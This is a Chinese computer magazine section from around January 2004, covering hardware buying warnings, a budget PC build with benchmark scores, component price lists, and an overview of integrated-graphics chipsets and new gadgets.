希望超频的用户以后选AMD处理器要注意了。热销AMD毒龙处理器和Barton 2500+都开始锁倍频，一些批次处理器被破解升级的成功率开始下降，盒装的Barton 2500+锁频率很高。这对于一些超频爱好者是一个坏消息。不过一些精明的商家早就开始囤积了一些早期出品可以破解升级的未锁频处理器，经过改造作为超频精品加价出售，这对于一些超频新手还是比较划算的，至少有了超频保证也省得自己动手。另外一些包超频的Pentium4 2.4C处理器在电脑城里也大量出现，根据其超频特性不同商家加价不同，最高的号称可以超到3.6GHz的水平。超频的处理器是否需要加电压才能超到目标频率性能和价格自然是不一样的，希望选购的时候注意。

800CPI光电鼠标平民化

800CPI分辨率鼠标一度成为高档鼠标的代名词，不过随着安捷伦HP2051 optical sensor solution光学套件的广泛采用，市场上具有800CPI分辨率2300帧/秒采样率的鼠标比比皆是（有些号称2500帧/秒采样率的鼠标其实核心也是用HP2051，不过指标略微虚高了一些），价格也一路下滑。目前很多品牌鼠标使用的都是相同的硬件核心，硬件指标都差不多，区别主要在外观设计和应用软件，所以选购鼠标除了分辨率，更重要的是手感舒适度。

慎购老款进口快速充电器

市场上有很多进口的老款名牌快速充电器，如万胜、SONY、三洋等产品，而这些充电器其实大部分都是国外的电子垃圾，虽然有较好的充电机制但是并不适合新型的高容量充电电池。这些产品中一部分原来只能用于110V供电，经过商家简单的低成本改装后才能用于国内的220V市电，这点看一下充电器的铭牌就可以判断（铭牌只写支持110～120V）。有的充电器虽然标称是1小时或者30分钟快充，但是这都是为以前500～600MAH电池设计的，如果要充现在大于2000MAH的电池时间就要成倍增加。还有些快速充电器具有时间保护功能，由于现在普遍使用的高容量电池的容量大大超过当时的设计，所以往往一次没有充满就自己停止了，造成自动充满的假象，所以有的充电器商家提示用户要为电池多次充电。因此这种充电设备建议大家谨慎选择。

仿制IBM笔记本鼠标大量上市

市场上仿制的IBM笔记本光电鼠标近期货源特别多，价格也从以前的百元以上跌价到60元左右。仿制的鼠标外形仿真度颇高，也为光电鼠标，滚轮同样会发红光（部分产品滚轮被改成发蓝光），实际分辨率在400CPI左右（IBM现在发售的正牌新品为800CPI），同样有USB to PS2的转接器，新货都有纸板包装盒。老版的仿制品外观上与真品区别在于IBM Logo过于鲜艳，磨砂表面比较光滑，中间滚轮比较白。不过新版的仿制品降低了Logo的鲜艳程度，中间滚轮也换用了更接近真货的略泛黄的半透明滚轮，只是鼠标外壳没有多大改变。由于价格便宜，作为一款普通的微型光电鼠标还是不错的，但是如果花百元以上当IBM原品购买就有点不划算了。近期在很多网络销售平台和电脑城的耗材柜台都在销售，其中真假混杂注意区分。

GPRS笔记本卡有假

最近从二手市场渠道流向主流市场一批从无线设备中拆出来的Nokia Card Phone 2.0卡，成色接近全新。因为该卡可以装在笔记本里无线上网，加上卡上有“high speed data”字样所以有的商家就宣称他是GPRS卡。其实不然，Nokia Card Phone 2.0是一种PCMCIA的GSM双频电话卡，支持传输数据，不过它支持的是传统的HSCSD（High Speed Channels Bundling高速电路交换数据服务）上网方式，并不支持现在主流的GPRS。虽然通过HSCSD也可以无线上网，但它的特性和计费方式与GPRS完全不同。在一些二手市场Nokia Card Phone 2.0的价格不到300元。真正支持GPRS的新款Nokia PCMCIA卡设备为D211，它同时支持GPRS、HSCSD、wireless LAN，不过它的零售价在2000元以上。



年底特价库存鱼龙混杂

很多商家打着年末送礼、年末清仓的旗号大搞促销，其中有些商家趁机将一些挤压和返修的产品作为促销商品。如近期市场上有一些散包的低速名牌刻录机就是过去返修的积压货，原厂年底清仓所以流入市场。一些廉价促销的硬盘盒的线路板明显有手工维修更换元器件的痕迹。一些数码相机和笔记本电脑的专用电池组从生产日期上可以看出都是存放有年头的积压货，虽然电池组是原装，但性能不敢保证。所以大家在挑便宜货的时候也要多长个心眼。



我们的评判标准：

- 一些设计不适合多数用户，可通过升级改善
- 一些设计不适合多数用户，不可改善
- 产品设计与产品定位不符合，可通过升级改善
- 产品设计与产品定位不符合，不可改善
- 产品设计、质量、宣传方面有严重问题

看不清你，如何爱你？

—— AMD的64位CPU

■ Storyer

AMD的64位处理器是AMD市场战略中很重要的一步棋，同时也对整个PC业影响巨大，如果AMD的64位处理器成功了，那么PC将进入64位时代，我们在PC上的工作、学习、游戏、娱乐也将变得更有趣。但AMD的64位处理器真能成功吗？世界范围我不好说，但国内来看，很难。因为对于国内很多不懂电脑的用户来说，AMD的64位处理器实在是一款难以捉摸的产品。

一、产品的划分让人迷糊

无论是AMD还是Intel，都从来没有同时在同等市场推广两个系列的产品，这会直接造成自己产品之间竞争，降低产品的整体竞争力。遇到这种问题，要么就是扼杀一个产品，比如Intel，在推广Pentium4时Pentium Ⅲ还是主流，而且就性能来说当时的Pentium Ⅲ还略高于Pentium4，Intel为了避免自己产品之间的竞争，坚决地停止了Pentium Ⅲ的推广，全力支持Pentium4，最终大获成功。要么就是明确地组成高低搭配，比如Intel，赛扬系列处理器永远是低档市场的主力，而Pentium永远意味着中高端，频率较低的Pentium4即使到被淘汰也决不降价到赛扬的水准。

但AMD现在面向主流市场同时推出了两个系列的64位处理器Athlon64和Athlon64 FX，性能标示也相当接近，一个是Athlon64 3200+而另一个是Athlon64 FX3400+，难保Athlon64的频率提升以后不会再出一个3400+来。这就会引起购买者的疑虑：3400+是代表性能的，同样性能标示的处理器型号却不一样，那谁的性能才是真正的3400+，另一块是不是存在虚标指标的问题？购买者有了疑虑后的结果就是不信任这个品牌的产品，导致用户流失。

也许AMD已经意识到了这个问题，现在宣传Athlon64 FX时很少再提3400+这个标示了，取而代之的是Athlon64 FX51，但这也有问题，"51"这个数字是没有单位的，必须经过AMD官方资料的一番换算才能了解其定位和性能，这与Pentium4 3GHz比Pentium4 2GHz快这种简单的算术来说，明显对用户没有足够的亲和力。笔者认为，要避免这个问题的最好方法还是别让自己的产品之间搞内讧，专推一款更实在。

二、纷乱的接口让人望而却步

在过去，AMD和Intel在各自的市场上都只主推一种接口的处理器，Intel淘汰Slot 1推行Socket370，又进化到Socket423直到Socket478。AMD也是淘汰Slot A后一直使用Soctet A。但这种情况到AMD 64位处理器时产生了变化。Athlon64使用的Socket754插座，Athlon64 FX使用的Socket 940插座，两个系列的处理器使用的是不同接口的主板。虽然AMD解释的原因是由核心的内存控制器不同引起的，但对于国内的消费者来说，同一类型的CPU不能在同种主板上使用，这会让他们在选购时非常迷茫，并且还会引出一个重要问题：兼容性和升级。国内用户在购买时是很看重这一点的，虽然在实际使用后普通用户很少会换CPU什么的，但如果在买电脑时候就被告知，你买的电脑不能更换同等级的CPU升级，用户一定会大失所望，转头Pentium4而去。

毋庸置疑，AMD的64位处理器在目前是很优秀的产品，技术、性能都较领先，但好产品也要有好的包装和宣传，按照AMD目前在国内的推广方式，我很难想象AMD 64会在何时成功。

评测结论： AMD的64位处理器：No!

CF [SC04]

市场新发现PCI显卡

对只有PCI插槽又希望升级显示系统的用户以及需要构建特殊的多显示器的用户来说，在现在的市场中找性能不错的PCI显卡越来越不容易了。这次笔者有好消息告诉这些用户，在中关村鼎好电脑城三楼又到了一批PCI显卡，分别是Inno3D售价520元的GeForce2MX 400 PCI和售价580元的GeForce4 MX440 PCI。虽然这种显卡受到PCI接口的速度限制，性能与同样芯片的AGP显卡相比还有一定的差距，但还是要比一般的整合显卡好多了。而且这两块显卡的显存搭配也没有缩水，GeForce4 MX440还采用的128bit DDR显存。



CF [SC03]



5000元是不少用户买电脑的心理极限承受价，这期我们就来装备一台5000元左右的电脑，同样要求整体性能不能太差，不能用了Pentium4的芯片，结果其他配件全都跟不上，那也是浪费。因此，我们选用了赛扬2.0GHz作为核心处理器。

848P主板为以后升级作准备：使用赛扬处理器用不上848P主板的800MHz前端总线，但在未来升级时就不用换主板了。因此我们选用了技嘉公司的GA-8I848E型848P主板❶作为核心平台，这块主板的质量有一流的保证，功能也很全面，价格也非常公道，是一块面向大众的实用型主板。

8MB缓存硬盘明显提升性能：8MB缓存硬盘❷的优势并不在于持续传输单一大型数据，而是在于传输大量的小容量数据。而我们一般运行的各种软件以及这些软件相应的动态联接库文件实际上容量都不大，因此使用8MB缓存硬盘后给我们的感觉就是系统明显加快，但COPY时并不觉得硬盘速度快了。目前8MB缓存硬盘仅比2MB缓存同容量的硬盘贵30元，当然值得选购。

没有缩水的GeForceFX 5200：我们这里配置的承启FX20-64型GeForceFX 5200显卡❸并不是同类显卡中最便宜的，但它的优点是本身没有任何缩水，全尺寸的PCB版，128bit的DDR显存，核心显存频率为标准的250MHz/400MHz，运行稳定，输出效果也不错。



配件	型号	价格(元)
CPU	赛扬4 2.0GHz	505
散热器	九州风神卡西莫多	68
主板	技嘉 GA-8I848E	670
内存	Kingston 256MB DDR 400	300
硬盘	迈拓Plus9 80GB 8MB（盒）	680
显示器	三星765MB	1210
音箱	冲击波SC2107	185
光驱	三星52X 2MB COMBO	499
机箱	金和田7002B（带电源）	450
显卡	承启FX20-64	530
闪盘	爱国者迷你王32MB(时尚型)	148
鼠标	明基 飞狐光电鼠	95
键盘	爱国者USB迷你王时尚版32MB	168
总计		5455

装机感悟：评测室做装机直达车时都是先提出一套配置，经讨论修改合理后再去找相应的配件，并完成整套装机。但并不是评测编辑希望装配的产品就是厂商最希望推荐的产品，因此厂商有时就会拿一些更好但并不一定就是更合理的产品来，这就使装机的配置显得不是那么合理。比如本套置中的金和田7002B机箱❹，内部使用全包边设计，光驱面板也采用内藏式，并有良好的整体散热设计，还带红外无线连接端口，属于一款高档机箱，本身非常不错，但用在这套配置中就显得过于昂贵了。相对而言，金河田售价260元的飓风8132带电源机箱就更加合适了。

测试成绩	
设置1024×768，32位色	
DirectX 8测试	得分
3DMark2001 SE	5545
DirectX 9测试	
3DMark2003（0340版）	1374
OpenGL测试	
Quake3 Demo001 最高画质	122.5fps
整体性能测试	
PCmark2004	2172

整体评价：受到CPU性能的限制，这套配置的测试成绩不算太高，但各种应用是完全没有问题的，而且目前流行的CS和WC3两款游戏都能完全流畅运行。

CF [SC05]

闷豆买鼠标垫



闷豆:我看看这块鼠标垫。

奸商:这可是品牌鼠标垫，很多游戏玩家指名买它，性能超一流，你试试手感吧。

闷豆:嗯，手感不错，什么价？

奸商:这几天过年买的人特别多，只有这块样品了，原价165元，便宜5元给你吧，虽然是样品，但和新的一样！

闷豆:盒子中没有其他东西了吗？


奸商:就一个包装盒，这又不是买主板有一大堆附件。

过了几天闷豆一个朋友到家做客说起他也买了同样的鼠标垫，鼠标要贴上随包装的贴脚用起来才更滑。闷豆找遍包装都没有看到什么贴脚。于是再次赶赴电脑城。

闷豆:老板，我买鼠标垫的时候，贴脚你没有给我吧。

奸商微微一笑:哦，是的，你只买鼠标垫我以为你自己有贴脚呢！所以只算了你鼠标垫的价格。这是原装的鼠标贴脚，老顾客了算你20元吧。

点评:商家做生意讨好顾客笑里藏刀是常有的事情，上文中很明显闷豆购买鼠标垫包装中附赠的鼠标贴脚被商家截流，另外卖个好价钱。这类事情很多，小到一些电脑产品的赠品，大到买笔记本时送的闪盘/MP3以及一些数码产品的原装附件。CF [SC06]



报价杂货铺

(截止到2004.1.2,此价格为市场采集,且经常波动仅供参考)

关注产品全国对比价(元)

	北京	上海	广州	成都
赛扬1.7GHz	390	395	385	410
Pentium4C 2.6GHz	1400	1410	1400	1400
AMD Athlon XP 2500+	710	715	705	710
华硕P4P800S主板	890	929	960	950
佳能 PowerShot A80	2850	2850	2800	2850
三星763MB	1080	1120	1150	1120
明基FP557s(白)	2650	2600	2890	2870
美达4XDVD±RW	988	988	988	988
世纪之星T8/T9(普晶版电源)	290	290	280	290



型号	参考报价(元)
CPU报价	
Intel处理器	
赛扬1.7/2.2GHz	390/535
赛扬2.4GHz(盒)	565
Pentium4 2.0A/2.4B	990/1290
Pentium4 2.4C/2.6C	1350/1400
Pentium4 2.8C	1750
AMD处理器	
AthlonXP 1800+/2000+	435/500
AthlonXP 2200+(盒)	630
AthlonXP 2400+/2500+	640/710
435/500 2600+(盒)	930
内存报价	
DDR266	
现代128/256MB	140/250
宇瞻256/512MB	295/610
Kingston256/512MB	290/560
DDR333	
Kingston256/512MB	295/575
Kingmax256MB	275
宇瞻256/512MB	300/620
DDR400	
Kingmax256MB	285
宇瞻256/512MB	330/660
Kingston256/512MB	315/635
硬盘报价	
5400转硬盘报价	
希捷 40GB	425
三星 40/60GB	460/540
三星 80GB	660
7200转硬盘报价	
希捷 酷鱼7200.7 40GB	455
希捷 酷鱼7200.7 SATA 80GB	620
希捷 酷鱼7200.7 SATA 120GB	820
迈拓 DiamondMax Plus9 80GB	565
迈拓 DiamondMax Plus9 120GB	770
WD 鱼子酱BB 40GB/80GB	420/525
WD 鱼子酱JB 80GB	655
WD 鱼子酱JD 120GB	815
三星 60/80GB	590/680
三星 120GB	850
主板报价	
Intel CPU配套主板	
华硕P4P800/ P4PE-X	1030/700
微星865PE neo2S/848 Neo-S	890/760
精英865PE-A/848P-A	899/599
升技IS-10/IS7-V	799/699
建基AX4SPE	990
硕泰克SL-848P	790
昂达P5PE-X/P5G-X	699/769
佰钰4865PE/4848P	680/620



型号	参考报价(元)
AMD CPU配套nFORCE2主板	
华硕A7N8X-X	799
升技NF7-M	1020
磐正8RDA3G/8RDA+Ultra	680/730
承启9PJL3	780
微星K7N2-L	890
丽台K7NCR18D/K7NCR 18D Pro	730/880
技嘉GA-7N400V	810
AMD CPU配套KT400/KT600/KT800主板	
华硕K8V-DELUX(K8)	1520
微星KT4V	560
技嘉GA-7VT600	550
精英KT600-A	690
升技KV7	698
硕泰克SL-KT600-RL	750
佰钰7KT600	560
显卡报价	
nVIDIA芯片	
华硕9180TD/V9520TD	799/805
华硕V95600TD	1610
七彩虹风行5200CF白金版	660
七彩虹风行5600CF白金版	899
七彩虹风行5900CH版 64MB	1990
昂达闪电9560Ultra	999
昂达闪电8520Ultra	599
丽台A310TD	1230
旌宇掠夺者FX5200	666
佰钰G5200MXU	520
佰钰G440-8MXU	430
佰钰G4200-8HX	850
ATI芯片	
七彩虹镭风9200SE CV版	399
七彩虹镭风9600CF版	899
七彩虹镭风9800SE	2999
迪兰恒进镭姬杀手9200VIVO	799
迪兰恒进镭姬杀手9800SE	1099
佰钰R9200EML	399
CD-RW/COMBO报价	
华硕52X刻录机	365
BenQ 52X刻录机	360
建兴52X刻录机	350
微星52X刻录机	350
爱国者52X 刻录机	350
美达48XCOMBO	399
三星52XCOMBO/8M	559
台电48XCOMBO	459
16倍速DVD报价	
华硕16XDVD	310
明基DVP1650S	295
SONYDDU1621	320
美达16XDVD-ROM	288



型号	参考报价(元)
爱国者读龙16XDVD	300
三星金将军16X DVD	310
先锋DVD-120A	315
建兴16XDVD	300
台电16XDVD	290
显示器报价	
17”纯平显示器报价	
三星765MB/763MB	1190/1080
三星753DFX/757DFX	1020/1610
明基77Gplus/A770plus	988/1099
飞利浦107S5/107D4	950/1380
飞利浦107P4	1650
LG T710S/T710PH	950/1220
LG T702B	1250
LG 775FT/775FTplus/F700P	1080/1180
美格786FDX5	1299
美格796FDX5	1499
NESO MD770H	1380
NESO FD770V	899
NESO HD770 II	1299
NESO HD797 II	1699
大水牛DFX760	966
爱国者788HD	1230
爱国者775FP	900
爱国者776FT+	1170
19”纯平显示器报价	
LG F900B	2790
NESOFD910MS	3300
大水牛9Klr	1450
大水牛DT996	1950
明基992p	1899
爱国者998FD	1900
优派E90f+	1900
15”液晶显示器报价	
三星液晶152N	2950
LG 1510S	2360
LG 1510B	2580
飞利浦150P4	3050
明基FP557s	2650
明基FP581香槟银	2890
明基FP591	3599
优派VE500	2700
NESO I-mii	3199
NESO LS500	2590
美格AY565N	2400
美格MG576	2950
16ms	
SONY S51	2950
NESO LD500V	2800
大水牛P45H	2999
17”液晶显示器报价	
LG L1710S	3488
三星液晶173S	3650
美格AY765	2999
优派VE175B	3780
准系统	
Pentium4准系统	
533MHz FSB	
浩鑫 SB51G	2288
浩鑫 SB51G	1688
微星 MEGA651	3599
800MHz FSB	
技嘉 G-MAXFB 2LB (V2.0)	1800
AthlonXP	
浩鑫 SK41G	1688
华硕 Terminator K7 DDR	1288
微星 MEGA180	3999

CF [SC07]

整合显卡的魅力

——主流整合芯片组漫谈

■ 飞雪

看点 如果你的电脑纯粹用在编程、数据计算、影音编码、个人网络服务器等用途，那么整合显卡非常值得关注。

一、整合显卡适合谁

问一个问题，各位知道PC上市场占有率最大的显卡是谁吗？不是NVIDIA，不是ATi，而是Intel的整合显卡。相比DIY市场，整机市场更是各厂商的必争之地。在这个市场领域，整合显示输出的芯片组相当受欢迎，这就是Intel显卡的成功原因。另外，这类芯片组在兼容机市场也大有可为。比如：

★非游戏性的网吧、企业用户：整合图形核心的主板除能节省相当部分资金外，其良好的兼容性和目前并不弱的性能更为安装和维护提供了良好的支持。

★工作为主的个人用户：如果装机纯粹用在编程、数据计算、影音编码、个人网络服务器等用途，那么电脑需要强大的整体性能，但并不需要高级的3D显卡，所以也完全可以选购整合显卡的主板。况且现在的主板集成的显卡的性能已经大大提升，CS、WC3这类游戏都能基本流畅了。

二、成熟前进的Intel 865G/GV

Intel早已把目光瞄准了整合市场，由于Intel的OEM订单非常多(主要来自品牌机)，因此在整合型的主板芯片组技术上也相对成熟得多，当初I845G/GV/GL等已经使市场反应热烈非凡。在目前桌面平台处理器已经逐步过度到800MHz前端总线的Pentium 4，Intel推出相对应的I865/875系列主板中当然不能缺少对应的芯片组系列。I865G/GV系列则充当了这个重要的角色。

1.I865G：以代号为82865G的GMCH芯片为北桥，ICH5或ICH5R为南桥芯片，与865PE采用相同的FCBGA封装方式，整合了被称为Intel Extreme Graphics 2的图形核心，与上一代产品I845G系列所集成的Intel Extreme Graphics图形内核相比，由于双通道DDR内存带宽大大增加，因此显示带宽也大大提升了，性能较I845G整合显卡有明显提升。但Intel对整合显卡的要求一贯是能用就行，虽然在3D技术上较上一代产品有所增强，但依然不支持DirectX8、DirectX9。I865G主要为一些希望不断升级显卡的DIY用户准备的，这些用户会经常从一些地方得到一块显卡，但使用一段时间后就需要更换一块更新型的。对这类用户，没有显卡时就用整合显卡了。

2.I865GV：与I865G架构基本相同，沿用相同的技术特性，Extreme Graphics 2图形核心，双通道DDR内存等，两者的区别就是865GV不支持AGP插槽，也就是说不能再自行添加独立显示卡——这个设计比较受行业用户认可，毕竟不少老板都希望能完全杜绝员工在上班时玩游戏。I865GV主要应用于OEM和系统整合市场，因此价格比I865G更低。

产品推荐

华硕P4P800-VM(见图1)




图1

华硕是世界上产量最大的主板制造商，由于它经常能在主板上开发许多新功能而又不会损害到稳定性，因此成为很多攒机者的首选。

①I865G北桥加ICH5南桥的搭配，采用Micro ATX结构设计，集成显卡，适合追求体积小，性能强的用户。

②呈正方形，拥有4个DDR内存插槽，一个AGP插槽，三根PCI插槽，两个IDE接口及两个SATA接口，扩展性可满足绝大部分用户需求。

③集成AD1980声卡控制芯片支持5.1声道输出，并能通过SoundMAX软件扩展提供很不错的声音效果。

④网卡方面，P4P800-VM配备的是Intel为标准875P主板准备的CSA专用网络芯片Intel的82547E芯片，这使主板在提供极高速的网速时还不会干扰PCI设备的正常工作。

总结：华硕P4P800-VM适合追求稳定方便实用的用户使用，提供足够的功能，并且不花哨。不过它也有华硕一贯的缺点，就是价格较高，目前售价1285元。

三、初生牛犊ATi Radeon 9100 IGP



图2

作为多元化的制造厂商，ATi的桌面独立显示卡芯片已经成功从NVIDIA手中夺取了相当数量的市场份额。但在主板领域上ATi比NVIDIA的步伐慢了半拍，在nForce2已经推出一年后的今天，ATi才姗姗来迟，推出整合自有图形核心的主板芯片组——Radeon 9100 IGP(集成图形处理器，Integrated Graphics Processor，见图2)。与nForce IGP不同，ATi的Radeon 9100 IGP是为Intel Pentium4平台设计的芯片组。

1.核心特点：Radeon 9100 IGP研发代号为RS300，采用0.15微米制程，北桥芯片支持Pentium4 800MHz前端总线，支持双通道DDR 400内存。其显示核心为修改版的Radeon 9200显示芯片，抽离了原本基于硬件的Transform和Lighting引擎，

这部分运算将由CPU来完成，渲染流水线也由Radeon 9200的4条减少为2条，核心频率为300MHz，比I865G显示核心高出不少，也略高于Radeon 9200原始版的250MHz。而且根据ATi的PDF文档，Radeon 9100 IGP的核心频率最大能到350MHz左右。同时继承ATi显卡视频解码一贯优势，ATi Radeon 9100 IGP的图形核心可以提供不俗的DVD播放能力，并能提供1024×768分辨率的TV输出。并且附有AGP 8×插槽，用户可以方便地扩展独立显示卡。

2.三种南桥：ATi把南桥芯片命名为Integrated CommunicATions Processor，即整合通讯处理器，或简称为IXP。在IXP中整合了杜比数字编码声音处理器和USB 2.0控制器，不过并不支持IEEE1394和SATA。

目前ATi共设计3个版本的IXP：IXP150、IXP200以及IXP250。三个版本的IXP的主要区别在于IXP150没有整合网卡；IXP200整合了普通用户级别10/100Mb网卡；IXP250整合了高级商业应用级别10/100Mb网卡。

3.中低端市场的有力竞争者：从目前测试来看，Radeon 9100 IGP的3D性能明显超过了865G系列芯片组，整体性能也不弱，而Radeon 9100 IGP主板的主流报价在800元以下，如果ATi能在此基础上适当提高其整体性能，那么RS300将在中低端市场形成有相当竞争力的芯片组。

小提示

ATi除推出Intel平台的整合型主板芯片组外，面向AMD平台的芯片组也已经呼之欲出，相信NVIDIA和ATi在整合型主板芯片组领域即将引发另外龙争虎斗的局面。虽然起步较晚，但ATi若能在提高硬件研发实力的同时提高驱动程序的研发能力的话，相信ATi主板的实力不可忽视。

典型产品

昂达AP5S主板(见图3)




图3

①昂达AP5S主板是最早上市的Radeon 9100IGP主板，采用Radeon 9100IGP北桥加IXP150南桥配置，Micro-ATX架构。

②整合RTL8100C 10/100Mb网卡，提供网络功能。

③扩展性能强，两条支持DDR400的内存插槽最大支持2GB内存；6个USB2.0接口(2个主板提供，4个连线提供)。




图4

④通过ALC650 AC97声音芯片可做5.1声道输出及数字音频输出，主板提供的TV-OUT输出端子使这块主板相当适合作为家庭娱乐电脑的核心(见图4)。集成的VT6307芯片为这块主板提供了IEEE1394接口，使它能方便地与DV、iPOD等数码设备相联。

总结：虽然Micro-ATX主板只提供一个AGP 8X槽和三个PCI槽，但由于整块主板已经集成普通用户所需的大部分功能，因此这些扩展槽相信也不会被太多人使用。此块主板市场报价750元，性价比相当高，适合配置入门级电脑。

四、性能领先nForce2 IGP

毫无疑问，NVIDIA在AMD主板市场大获成功，目前不少购买Athlon XP和Barton的用户都把nForce2 Ultra 400主板作为自己的首选。但对于NVIDIA来说，整合显卡的nForce2-IGP芯片组同样也有卖点(见图5)。通过强大的双通道DDR技术和NVIDIA本身对GeForce4 MX的了解，nForce2 IGP同样也取得了不小成功，如HP的AMD处理器整机就有不少采用的nForce2-IGP主板。



图5

1.减轻了CPU/GPU同时访问内存时造成的性能下降问题：nForce2 IGP集成GeForce 4MX级别的图形内核，核心频率为200MHz，与同样整合显卡的nForce1相比，改进主要体现在图形内核、内存控制器、总线控制器、DASP算法等。由于nForce2 IGP整合的GeForce 4 MX显示内核具备了LMA II内存体系，在相同内存带宽条件下，能显著提升图形性能，而且改善了预测算法，性能比nForce1有不少提升，同时由于双通道DDR内存体系能同时分别进行读写操作，减轻了CPU/GPU同时访问内存时的性能下降问题。

2.最好搭建双通道DDR平台：由于显卡性能极为依赖显存带宽，整合型图形核心是共享物理内存的，因此在给整合型双通道DDR芯片组主板选择内存时务必搭建双通道DDR平台，因为单通道DDR只有64bit的位宽，而双通道DDR则增加到128bit，128bit有一倍的带宽优势，性能上128bit也比64bit高60%～70%！因此在整合型图形芯片组的内存选择上要花不少工夫。

由于nForce2 IGP整合核心的3D特性与GeForce 4MX相同，显存是共享32MB主存，采用双通道DDR400时的带宽可达6.4 GB/s。因此对于现在许多装配AMD整机并配置一块GeForce 4 MX或同档次显卡的用户来说，采用nForce2 IGP主板不失为节约成本的好办法。

典型产品

微星K7N2G-ILSR(见图6)




图6

①微星K7N2G-ILSR主板北桥采用IGP芯片，南桥采用MCP-T芯片，可支持最大3GB双通道DDR400内存。

②此主板配备1组AGP、5组PCI和1组ACR插槽。IGP内部整合GeForce4 MX等级的显示核心，支持TV-OUT解码，通过扩展背板可实现视频输出功能，并且还可另外接其他独立显示卡使用。

③微星K7N2G-ILSR还集成了AC97-6CH/SATA/RAID/TV/网卡/IEEE1394功能，是全功能型nForce2 IGP主板。

总的来说Intel的产品在兼容性和稳定性上有口皆碑，而性能上nForce2 IGP得天独厚，Radeon9100IGP则把DirectX8.1带入了整合显卡，并拥有较高的性价比，可谓各有特色。CF [SC08]



国内篇

■特邀信息员:胖胖牛

小巧！iPOD也有闪存外形的？

苹果的iPOD MP3随身听相信大家也都有所耳闻目睹了吧，它那晶莹的白色面板配以如镜般的镜面背板，经典就在如此随意间征服了我们。不过，这次我们为你带来新的惊喜，一款有着iPOD经典的闪存型MP3随身听出现了，而它的设计者来自韩国。



图1

这款D-Cube（见图1）由韩国知名厂商Nextway设计，内置256MB存储器，支持MP3、WMA、ASF等音乐格式，47克的轻巧重量让它自然地成为了高端产品。另外，这款产品的发光LCD也同苹果公司的iPOD MP3随身听极其相似，同样的白色背光，同样的炫目。不过，这款产品最独特的功能是FM发射功能，即在一定范围内的收音设备可以接收到它发射的音频讯号，让你也当一回电台DJ。

胖胖牛：苹果公司的设计就这样被"copy"了，我不知道苹果公司的设计人员怎么想，但是作为消费者，可以用低廉的价格享受经典的设计理念，这种感觉还是不错的。不过抛开外观设计，那个FM发射功能也足以让我们对它一见钟情，现在谁不想吸引周围的人注意呢？人，现在还怕出名吗？

"另类"存储——笔记本专用Clik超小硬盘驱动器



图2

其实，Clik超小硬盘驱动器早在USB闪存之前就诞生了，它是由著名的艾美加公司制造的，只不过当时没有流行起来。这次市场上出现了笔记本专用的PC卡接口Clik卡式驱动器（见图2），当年上市时的价格高达750元左右，而今天商家报价只有100元。

这款产品采用笔记本标准的PCMCIA卡式接口，数据传输速率620KB/s，用户不但可以把它当作启动盘，还可以通过软件将笔记本电脑中的文件自动备份。Clik盘片只有50.8mm×50.8mm的大小，容量却为40MB。无论读写速度，还是安全方面，该款产品都优越于闪盘。

现在购买这款驱动器附带一张Clik盘片，而且还有铝合金盒子用于携带。

胖胖牛：虽然这种产品是很早以前出现的，但其使用的技术在目前还是相对很先进的。喜欢尝试另类玩法的玩家可以体验一下，回味一下曾经那种插入盘片的感觉。

MPIO时尚精灵——全世界最小的MP3随身听

科技发展的真是太快了，现在的MP3随身听居然可以做到如此的小巧，小到体积只比一枚硬币大一点。它就是韩国DIGITALWAY公司推出的目前最小的MP3随身听MPIO FL200"时尚精灵"（见图3），外观体积仅为42mm×42mm×10mm，重量仅为15g。


图3

虽然体积小巧，但是外观做工并不粗糙——金属镜面外壳和乳白色镶边的设计，让我们经常忽略了它的存在。时尚精灵内置128MB容量以及锂电池，USB接口提供充电，可连续播放8小时以上，并且它的独特挂链式耳机一侧有一个音量调节按钮，另外一侧还有一个选曲按钮。

胖胖牛：这款产品不论是外观设计还是做工都很特别，尤其是它将耳机接口和USB接口设计成一个口，蛮有苹果公司iPOD产品的味道，920元的价格，你不动心吗？

国外篇

用硬币当硬盘，不可思议的事实

日前，东芝公司发布了一款全球尺寸最小的硬盘产品，盘片的直径只有2.6cm，大小只有一元钱硬币那么大，而容量却高达2～3GB，让人难以想象（见图1）。这款硬盘将被广泛应用在手机以及微型数码相机等电子设备中。其容量完全可存储2个小时的高质量视频信息，或者超过60个小时的音频信息，相比而言，今天的电子产品内部存储装置看起来是那么的不足为奇。



图1

胖胖牛：不知道这款硬盘对外力的抗冲击性能如何，因为这款产品的设计理念还是基于现在的技术，所以不可避免地要面对诸如抗震动、数据传输校验等考验，但是不管怎么说，它的体积还是让我吃了一惊。忽然，想起了也是前几日的新闻，美国研制出可以植入人体组织（比如皮肤）的芯片，来记录一个人的个人信息。通过外部读取装置特定波长的无线电波来给芯片供电并读取芯片上面的数据进而确定一个人的身份等信息。感觉上，现实和电影越来越接近了，不知道这是一件好事还是坏事。

颠覆传统的创新设计 DIY自己的迅驰笔记本



图2

想不想自己DIY心爱的笔记本电脑？技嘉来满足你。这是一款没有配备处理器、内存以及硬盘等部件的准笔记本电脑，用户可以自己决定使用什么配件来打造自己的本本，很有DIY攒机的味道哟（见图2）。目前法国最大的销售商Morex已经开始销售该笔记本，价格折合成人民币大约9100元，不过，这个价格不包括处理器、内存和硬盘，这样看来它的价格还是很高的。不过虽说这款产品在价格上没有太大优势，但这样的新奇设计还是蛮令我兴奋的，因为，它颠覆了一个传统，让DIY的精神进入了笔记本电脑领域。

胖胖牛：如今为了吸引用户，居然连高科技的笔记本电脑也可以玩起DIY了。其实这是一件好事，它体现了厂商全新的用户至上销售理念，而这种理念的转变对于我们来说是一件好事，好像现在的笔记本电脑价格大战。

用手表看天气预报 微软SPOT手表

